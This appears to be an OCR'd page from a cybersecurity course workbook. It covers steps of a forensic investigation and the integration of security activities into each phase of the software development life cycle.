
Evidence Assessment	The process of relating the obtained **evidential data** to the incident for understanding how the complete incident took place
Documentation and Reporting	The process of **writing down all actions** the incident responders performed during the investigation to obtain the desired results
Testify as an Expert Witness	The members who are present in a court of law may be unaware of the technical knowledge regarding the crime, evidence, and losses, so the investigators should approach authorized personnel who can appear in court to affirm the accuracy of the process and the data



LO#13: Explain Software Development Security

Notes:

Integrating Security in the Software Development Life Cycle (SDLC)



Security Software Development Process

Requirement
- Security Requirements

Design
- Security Requirements
- Secure Coding Standards
- Threat Modeling
- Security Architecture

Development
- Secure Coding Standards
- Secure Design Patterns and Frameworks
- Secure Coding Practices

Testing
- Secure Code Review
- Vulnerability Assessment
- Penetration Testing


Deployment
- Secure Deployment

Maintenance
- Security Patch Updates

Functional vs. Security Activities in the SDLC


Software Development Lifecycle	Functional Activities	Security Activities
Requirement	Functional requirements Non-functional requirements Technology requirements	Defining the security requirements
Design	Decide the guidelines and architectural design of project	Create a secure design Set secure coding standards Perform threat modeling Secure the architecture
Development	Functional programming logic Unit testing	Implementing security requirements Implementing secure coding standards Adopting secure coding practices
Testing	Functional testing such as black-, grey-, and white-box testing	Security testing
Deployment	Deployment	Ensure secure deployment
Maintenance	Update functionality	Update the system with security patches

Notes: ______________________________



Advantages of Integrating Security in the SDLC

